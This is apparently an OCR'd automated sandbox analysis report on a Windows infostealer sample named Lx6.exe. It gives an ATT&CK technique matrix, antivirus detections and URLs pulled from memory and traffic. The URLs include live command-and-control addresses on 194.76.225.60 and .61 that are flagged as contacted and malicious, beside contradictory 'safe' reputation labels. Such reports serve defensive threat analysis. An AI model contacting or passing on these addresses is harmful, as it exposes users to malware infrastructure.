1 Valid Accounts	4 2 1 Windows Management Instrumentation	1 Valid Accounts	1 Valid Accounts	1 Obfuscated Files or Information	1 OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Native API	1 Windows Service	1 Access Token Manipulation	1 Software Packing	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	1 Windows Service	1 File Deletion	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	1 1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Service Execution	Logon Script (Mac)	8 1 3 Process Injection	1 Masquerading	NTDS	1 4 8 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Valid Accounts	LSA Secrets	1 3 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Modify Registry	Cached Domain Credentials	1 4 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	4 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 4 1 Virtualization/Sandbox Evasion	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	8 1 3 Process Injection	/etc/passwd and /etc/shadow	1 System Owner/User Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 Rundll32	Network Sniffing	2 1 Remote System Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	3 System Network Configuration Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Lx6.exe	67%	ReversingLabs	Win32.Infostealer.Convagent	
Lx6.exe	64%	Virustotal		Browse
Lx6.exe	100%	Avira	TR/Crypt.XPACK.Gen7	
Lx6.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.0.Lx6.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File
0.2.Lx6.exe.420000.1.unpack	100%	Avira	HEUR/AGEN.1245293		Download File
0.2.Lx6.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://deff.nelreports.net/api/report?cat=msn	0%	URL Reputation	safe	
http://curlmyip.net1g71lXXnduT6klnGfile://c:	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://194.76.225.61/doorway/uRv392Rtz866/nti_2ByAL1r/R8CkJ_2BndSyRx/sIG44fcYL4SmExCi0ACI7/oER1nF0Bt2Tpxtf8/pvf2xzyDmqE4uH6/atElJIeiaCGvRyaYTW/O_2Bb7sZx/7GOqqpJyOKdZvhgFoplL/gFpgB_2BgQj834VvyfM/T9x1pruFqGyVhzjoXgN9Yh/z5CHc_2FavqJW/MXQOJsyO/VzU5_2FcjvOlXkGZhClQ7RM/oSy78PufE2/FJvd3_2FTRM8OrG4Y/ryVNLZn8s_2B/KVoRzz7Jpgf/a.gif	0%	Avira URL Cloud	safe	
http://ns.adobp/E	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://194.76.225.60/doorway/j2Kh1F01rzc/C8YfqfqOL0fd_2/Faja_2BeyQazoCIhY8EM9/jtWW9dUBZLJi2O8c/5bSyBdVOxMEWaUX/ShuObsG4WHyjfvJOvS/7Etsx6H8b/xJ9ufj3B90qCwQfbGxOr/E6EEqhpsHuAJvMjEWxJ/bbt9tD_2FAMRZ0X6mUy9CA/ykkOKoxULnECB/ejdchRP6/xdR6yPCPWlpLVR5uBosZgJc/ZByIsZgREK/Fk_2Feeg2_2Bk9KT9/iLNnOQl_2B8z/5ltZk0GHQaA/kR9XvP8sc8BQIA/LXFn1z6p/VITMdML3/9.drr	0%	Avira URL Cloud	safe	
http://194.76.225.61/doorway/b6wMkPt4iWosnbXK8RWvn/wQ2bkOJqcdbdcNhg/tg0Z3ks_2FXcWvb/njy6I8DMVjfhayfvGk/AHmjUevns/VlDNJo0_2B7BLsOhWepg/SFW_2F2h4VyZK2j7bvO/pwSb1f2R_2B4_2FNz_2Fk5/AtvhdDlWA69Wm/XRrBsoYg/JvQOOWqnl_2BSVvJf6ZjHAL/wi1PXKezi1/T9UASDBDRIpvMBY_2/FoQu0ao4VHCM/ZdN_2Bl0_2B/R_2BeX3PT9oLhg/3PUDsQH9gNCwUAZWN3W4_/2BLY_2F_2F1_2F3U/UklFvieJ/d91ke0Bg/KsQU9iQ.drr	0%	Avira URL Cloud	safe	
http://194.76.225.60/doorway/yww9t6El6u3knXcyyJCm/k0PaEmMkYIgXI64U0Xz/raOOkTYJ1OffkP1wEWgVkk/KDIFR_2BFO6sY/C2PaBaPa/Sss01ix_2BadgeHfS9wHDYB/Y8ru3rQs3i/_2BVL_2F9XZIKICI8/B1oNU6QkNaWX/PsYuvkPEO_2/F4YFTJXJbymKQ2/fHoiICtdHiiOAaF3y2_2B/YuR2etKSof76kp2a/rN6zIbIDcAsv1vB/ZbVJT7_2F5CmNDvPiV/bnGga5QOC/6JDIjD6kBTEGU_2FDRCY/QI5i_2BmMOmGPPVMPTI/LhHL9V2_2/Bt.drr	0%	Avira URL Cloud	safe	
http://curlmyip.net	0%	Avira URL Cloud	safe	
http://https://www.hoeren-heute.ch/d/nulltarif_offer/?act=ACT0000045540ACT&utm_source=mcrs&utm_medi	0%	Avira URL Cloud	safe	
http://ns.adobe.ux	0%	Avira URL Cloud	safe	
http://https://www.hoeren-heute.ch/d/horizon_reveal/?act=ACT0000044974ACT&utm_source=mcrs&utm_mediu	0%	Avira URL Cloud	safe	
http://ns.adobe.cmg	0%	Avira URL Cloud	safe	
http://curlmyip.net1g	0%	Avira URL Cloud	safe	
http://194.76.225.61/doorway/bRzGSLjweAbH/PVfy51BTQqO/lWZDAcFYwrYEOw/P1069Ds4xjESTY05mmd1_/2ByVzroc4cimG4A8/PzkyhLRGCX0aFw5/Jtve4MdzfQJPkPgA2k/NTDeHmvoJ/_2B7yHjl7zuPv_2Brki5/vNALnLBqmQChxlgwPJX/YMRMYrIxai4T4_2BKHDViB/Hv_2BBzVFkjNS/FgarEETc/294Vv6pgzz58Ssm8O4z7jEg/g3Dq3u6_2B/toSBBRie0B5BZcweG/l7bNSU7DgvscLKrC/Sp3p.drr	0%	Avira URL Cloud	safe	
http://194.76.225.61/doorway/8DqiRUYpN1g/urg4gk8belU2Hp/6R_2FaNTBZnVkLTOVWhaX/cRir_2FDANkaaRhV/ClRbP8o7eYAfvcj/15sk13GdbMsMo5M_2F/JnE3OOrX1/Yn3LiAEserhxrqJvZEPb/e6YS2cNRsGxIjllZdqY/7_2FRYI58Sw6j4ExBQcowc/5qMbTW7lnZmjK/j8COe_2F/4naQldFBQDlP42ux0j7rpPZ/VYnkJGg8xi/iWRQWDs2GHiDVoqIT/U1cLh8zIJ54C/3jdFHxCPndA/7QWrJ8HiTz2ZrO/n84c0VWLTOO/rD8u.gif	0%	Avira URL Cloud	safe	
http://ns.micro/1	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
a-0003.a-msedge.net	204.79.197.203	true	false		high
apnfy.msn.com	unknown	unknown	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
tel12.msn.com	unknown	unknown	false		high
www.msn.com	unknown	unknown	false		high
1.0.0.127.in-addr.arpa	unknown	unknown	false		high
8.8.8.8.in-addr.arpa	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://194.76.225.61/doorway/uRv392Rtz866/nti_2ByAL1r/R8CkJ_2BndSyRx/sIG44fcYL4SmExCi0ACI7/oER1nF0Bt2Tpxtf8/pvf2xzyDmqE4uH6/atElJleiaCGvRyaYTW/O_2Bb7sZx/7GOqqpJyOKdZvhgFoplL/gFpgB_2BgQj834VvyfM/T9x1pruFqGyVhzjoXgN9Yh/z5CHc_2FavqJW/MXQOJsyO/VzU5_2FcjvOlXkGZhClQ7RM/oSy78PufE2/FJvd3_2FTRM8OrG4Y/ryVNLZn8s_2B/KVoRzz7Jpgf/a.gif	true	• Avira URL Cloud: safe	unknown
http://194.76.225.60/doorway/j2Kh1F01rzc/C8YfqfqOL0fd_2/Faja_2BeyQazoCIhY8EM9/jtWW9dUBZLJi2O8c/5bSyBdVOxMEWaUX/ShuObsG4WHyjfvJOvS/7Etsx6H8b/xJ9ufj3B90qCwQfbGxOr/E6EEqhpsHuAJvMjEWxJ/bbt9tD_2FAMRZ0X6mUy9CA/ykkOKoxULnECB/ejdchRP6/xdR6yPCPWIpLVR5uBosZgJc/ZByIsZgREK/Fk_2Feeg2_2Bk9KT9/iLNnOQl_2B8z/5ltZk0GHQaA/kR9XvP8sc8BQlA/LXFn1z6p/VlTMdML3/9.drr	true	• Avira URL Cloud: safe	unknown
http://194.76.225.61/doorway/b6wMkPt4iWosnbXK8RWvn/wQ2bkOJqcdbdcNhg/tg0Z3ks_2FXcWvb/njy6I8DMVjfhayfvGk/AHmjUevns/VIDNJo0_2B7BLsOhWepg/SFW_2F2h4VyZK2j7bvO/pwSb1f2R_2B4_2FNz_2Fk5/AtvhdDlWA69Wm/XRrBsoYg/JvQOOWqnl_2BSVvJf6ZjHAL/wi1PXKezi1/T9UASDBDRIpvMBY_2/FoQu0ao4VHCM/ZdN_2Bl0_2B/R_2BeX3PT9oLhg/3PUDsQH9gNCwUAZWN3W4_/2BLY_2F_2F1_2F3U/UkIFvieJ/d91ke0Bg/KsQU9iQ.drr	true	• Avira URL Cloud: safe	unknown
http://194.76.225.60/doorway/yww9t6EI6u3knXcyyJCm/k0PaEmMkYIgXI64U0Xz/raOOkTYJ1OffkP1wEWgVkk/KDIFR_2BFO6sY/C2PaBaPa/Sss01ix_2BadgeHfS9wHDYB/Y8ru3rQs3i/_2BVL_2F9XZIKlCl8/B1oNU6QkNaWX/PsYuvkPEO_2/F4YFTJXJbymKQ2/fHoiICtdHiiOAaF3y2_2B/YuR2etKSof76kp2a/rN6zIbIDcAsv1vB/ZbVJT7_2F5CmNDvPiV/bnGga5QOC/6JDIjD6kBTEGU_2FDRCY/QI5i_2BmMOmGPPVMPTI/LhHL9V2_2/Bt.drr	true	• Avira URL Cloud: safe	unknown
http://www.msn.com/	false		high
http://194.76.225.61/doorway/bRzGSLjweAbH/PVfy51BTQqO/lWZDAcFYwrYEOw/P1069Ds4xjESTY05mmd1_/2ByVzroc4cimG4A8/PzkyhLRGCX0aFw5/Jtve4MdzfQJPkPgA2k/NTDeHmvoJ/_2B7yHjl7zuPv_2Brki5/vNALnLBqmQChxlgwPJX/YMRMYrlxai4T4_2BKHDViB/Hv_2BBzVFkjNS/FgarEETc/294Vv6pgzz58Ssm8O4z7jEg/g3Dq3u6_2B/toSBBRie0B5BZcweG/l7bNSU7DgvscLKrC/Sp3p.drr	true	• Avira URL Cloud: safe	unknown
http://www.msn.com/de-ch/	false		high
http://194.76.225.61/doorway/8DqiRUYpN1g/urg4gk8belU2Hp/6R_2FaNTBZnVkLTOVWhaX/cRir_2FDANkaaRhV/ClRbP8o7eYAfvcj/15sk13GdbMsMo5M_2F/JnE3OOrX1/Yn3LiAEserhxrqJvZEPb/e6YS2cNRsGxIjlZdqY/7_2FRYl58Sw6j4ExBQcowc/5qMbTW7lnZmjK/j8COe_2F/4naQldFBQDlP42ux0j7rpPZ/VYnkJGg8xi/iWRQWDs2GHiDVoqIT/U1cLh8zIJ54C/3jdFHxCPndA/7QWrJ8HiTz2ZrO/n84c0VWLTOO/rD8u.gif	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.msn.com/de-ch/news/other/r%c3%a4uber-muss-nach-%c3%bcberfallserie-mehr-als-drei-jahre-in	Lx6.exe, 00000000.00000003.345147291.000000001299000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://constitution.org/usdeclar.txtC:	Lx6.exe, 00000000.00000003.451792745.000 0000003F08000.00000004.00000020.00020000 .00000000.sdmp, Lx6.exe, 00000000.000000 03.442938704.0000000003F08000.00000004.0 0000020.00020000.00000000.sdmp, powershell.exe, 00000004.00000003.448346739.0000021F4E42C0 00.00000004.00000020.00020000.00000000.sdmp, RuntimeBroker.exe, 00000013.00000002.86062285 6.000002240CD02000.00000004.00000001.000 20000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000002.858783348.000001D023E0 2000.00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001F.00000002.856104 544.000001489B502000.00000004.00000001.0 0020000.00000000.sdmp, cmd.exe, 00000023 .00000002.685282476.0000000003558000.000 00004.00000020.00020000.00000000.sdmp, cmd.exe, 00000023.00000003.682986739.00000000035580 00.00000004.00000020.00020000.00000000.sdmp, cmd.exe, 00000023.00000003.683222673.00000000 03558000.00000004.00000020.00020000.0000 0000.sdmp, cmd.exe, 00000029.00000003.70 8638922.000001CEDBA7C000.00000004.000000 20.00020000.00000000.sdmp, cmd.exe, 0000 0029.00000002.721107955.000001CEDBA7C000 .00000004.00000020.00020000.00000000.sdmp, cmd.exe, 00000029.00000003.705598553. 000001CEDBA7C000.00000004.00000020.00020 000.00000000.sdmp, cmd.exe, 00000029.000 00003.705458137.000001CEDBA7C000.0000000 4.00000020.00020000.00000000.sdmp, power shell.exe, 0000002D.00000003.797117196.0 0000191D3DAC000.00000004.00000020.000200 00.00000000.sdmp, powershell.exe, 000000 2D.00000003.712648005.00000191D3DAC000.0 0000004.00000020.00020000.00000000.sdmp, powershell.exe, 0000002D.00000003.71298 2128.00000191D3DAC000.00000004.00000020. 00020000.00000000.sdmp, powershell.exe, 0000002D.00000002.856230458.00000191D3DA C000.00000004.00000020.00020000.00000000.sdmp, csc.exe, 0000003E.00000003.767939746.000001 993459C000.00000004.00000020.00020000.00 000000.sdmp, csc.exe, 0000003E.00000003. 765039957.000001993459C000.00000004.0000 0020.00020000.00000000.sdmp, csc.exe, 00 00003E.00000003.765207667.000001993459C0 00.00000004.00000020.00020000.00000000.sdmp, csc.exe, 0000003E.00000002.795032491.00000199 3459C000.00000004.00000020.00020000.0000 0000.sdmp	false	• URL Reputation: safe	unknown
http://curlmyip.net1g71IXXnduT6klnGfile://c:	RuntimeBroker.exe, 00000013.00000002.860 670049.000002240CD05000.00000004.0000000 1.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000002.858831162.000001D023E05000. 00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001F.00000002.8 56155256.000001489B505000.00000004.00000 001.00020000.00000000.sdmp, cmd.exe, 000 00023.00000002.685282476.000000000355800 0.00000004.00000020.00020000.00000000.sdmp, cmd.exe, 00000023.00000003.683222673.000000000 3558000.00000004.00000020.00020000.00000 000.sdmp, cvtres.exe, 00000043.00000002. 778448031.000001FA9DC8D000.00000004.0000 0020.00020000.00000000.sdmp, cvtres.exe, 00000059.00000002.827104369.000001AF8BB 9D000.00000004.00000020.00020000.0000000 0.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/License	powershell.exe, 00000004.00000002.800187 372.0000021F455E9000.00000004.00000800.0 0020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://file://USER.ID%lu.exe/upd	Lx6.exe, 00000000.00000003.451792745.000 0000003F08000.00000004.00000020.00020000 .00000000.sdmp, Lx6.exe, 00000000.000000 03.442938704.0000000003F08000.00000004.0 0000020.00020000.00000000.sdmp, powershell.exe, 00000004.00000003.448346739.0000021F4E42C0 00.00000004.00000020.00020000.00000000.sdmp, RuntimeBroker.exe, 00000013.00000002.86062285 6.000002240CD02000.00000004.00000001.000 20000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000002.858783348.000001D023E0 2000.00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001F.00000002.856104 544.000001489B502000.00000004.00000001.0 0020000.00000000.sdmp, cmd.exe, 00000023 .00000002.685282476.0000000003558000.000 00004.00000020.00020000.00000000.sdmp, cmd.exe, 00000023.00000003.682986739.00000000035580 00.00000004.00000020.00020000.00000000.sdmp, cmd.exe, 00000023.00000003.683222673.00000000 03558000.00000004.00000020.00020000.0000 0000.sdmp, cmd.exe, 00000029.00000003.70 8638922.000001CEDBA7C000.00000004.000000 20.00020000.00000000.sdmp, cmd.exe, 0000 0029.00000002.721107955.000001CEDBA7C000 .00000004.00000020.00020000.00000000.sdmp, cmd.exe, 00000029.00000003.705598553. 000001CEDBA7C000.00000004.00000020.00020 000.00000000.sdmp, cmd.exe, 00000029.000 00003.705458137.000001CEDBA7C000.0000000 4.00000020.00020000.00000000.sdmp, power shell.exe, 0000002D.00000003.797117196.0 0000191D3DAC000.00000004.00000020.000200 00.00000000.sdmp, powershell.exe, 000000 2D.00000003.712648005.00000191D3DAC000.0 0000004.00000020.00020000.00000000.sdmp, powershell.exe, 0000002D.00000003.71298 2128.00000191D3DAC000.00000004.00000020. 00020000.00000000.sdmp, powershell.exe, 0000002D.00000002.856230458.00000191D3DA C000.00000004.00000020.00020000.00000000.sdmp, csc.exe, 0000003E.00000003.767939746.000001 993459C000.00000004.00000020.00020000.00 000000.sdmp, csc.exe, 0000003E.00000003. 765039957.000001993459C000.00000004.0000 0020.00020000.00000000.sdmp, csc.exe, 00 00003E.00000003.765207667.000001993459C0 00.00000004.00000020.00020000.00000000.sdmp, csc.exe, 0000003E.00000002.795032491.00000199 3459C000.00000004.00000020.00020000.0000 0000.sdmp	false	• Avira URL Cloud: safe	low
http://ns.adobe.cmg	RuntimeBroker.exe, 0000001B.00000000.629 410549.000001D021902000.00000004.0000000 1.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000000.609610192.000001D021902000. 00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000000.6 34295929.000001D021902000.00000004.00000 001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000002.854225233.000001D02190200 0.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://deff.nelreports.net/api/report?cat=msn	Lx6.exe, 00000000.00000003.345037637.000 0000001318000.00000004.00000020.00020000 .00000000.sdmp, Lx6.exe, 00000000.000000 03.345194769.0000000001318000.00000004.0 0000020.00020000.00000000.sdmp, Lx6.exe, 00000000.00000003.388832296.00000000013 1B000.00000004.00000020.00020000.0000000 0.sdmp	false	• URL Reputation: safe	unknown
http://ogp.me/ns/fb#	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://ns.adobp/E	RuntimeBroker.exe, 0000001B.00000000.629 410549.000001D021902000.00000004.0000000 1.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000000.609610192.000001D021902000. 00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000000.6 34295929.000001D021902000.00000004.00000 001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000002.854225233.000001D02190200 0.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://outlook.com/	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.msn.com/de-ch/finanzen/nachrichten/angebotsmieten-in-allen-kantonen-gestiegen/ar-AA12OUn	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://curlmyip.net1g	powershell.exe, 0000002D.00000002.856115 183.00000191D3AAF000.00000004.00000020.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 00000004.00000002.800187 372.0000021F455E9000.00000004.00000800.0 0020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000004.00000002.800187 372.0000021F455E9000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://https://browser.events.data.msn.com/OneCollector/1.0/t.js?qsp=true&anoncknm=%22%22&name=%22M	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://ns.adobe.ux	RuntimeBroker.exe, 0000001B.00000000.629 410549.000001D021902000.00000004.0000000 1.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000000.609610192.000001D021902000. 00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000000.6 34295929.000001D021902000.00000004.00000 001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000002.854225233.000001D02190200 0.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.tippsundtricks.co/sonstiges/diese-96-jahre-alte-dame-will-ihr-haus-verkaufen-wenn-du-dir	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://https://www.msn.com/de-ch/sport/other/z%c3%bcrich-und-winterthur-zeigten-wo-sie-stehen/ar-AA12LPId?o	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000004.00000002.558784 999.0000021F35581000.00000004.00000800.0 0020000.00000000.sdmp, powershell.exe, 0 000002D.00000002.861404017.00000191D4411 000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.msn.com/de-ch/nachrichten/schweiz/ja-er-will-r%c3%b6sti-gibt-seine-kandidatur-bekannt/ar	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://www.autoitscript.com/autoit3/J	explorer.exe, 0000000E.00000000.54172880 7.0000000008260000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 00E.00000000.481741357.0000000008260000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000E.00000000.517838181.000000 0008260000.00000004.00000001.00020000.00 000000.sdmp	false		high
http://nuget.org/NuGet.exe	powershell.exe, 00000004.00000002.800187 372.0000021F455E9000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://https://www.msn.com/de-ch/news/other/bewaffnete-m%c3%a4nner-%c3%bcberfallen-luzerner-bar/ar-AA12NkUo	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://curlmyip.net	RuntimeBroker.exe, 00000013.00000002.860 670049.000002240CD05000.00000004.0000000 1.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000002.858831162.000001D023E05000. 00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001F.00000002.8 56155256.000001489B505000.00000004.00000 001.00020000.00000000.sdmp, cmd.exe, 000 00023.00000002.685282476.000000000355800 0.00000004.00000020.00020000.00000000.sdmp, cmd.exe, 00000023.00000003.683222673.000000000 3558000.00000004.00000020.00020000.00000 000.sdmp, powershell.exe, 0000002D.00000 002.856115183.00000191D3AAF000.00000004. 00000020.00020000.00000000.sdmp, cvtres.exe, 00000043.00000002.778448031.000001F 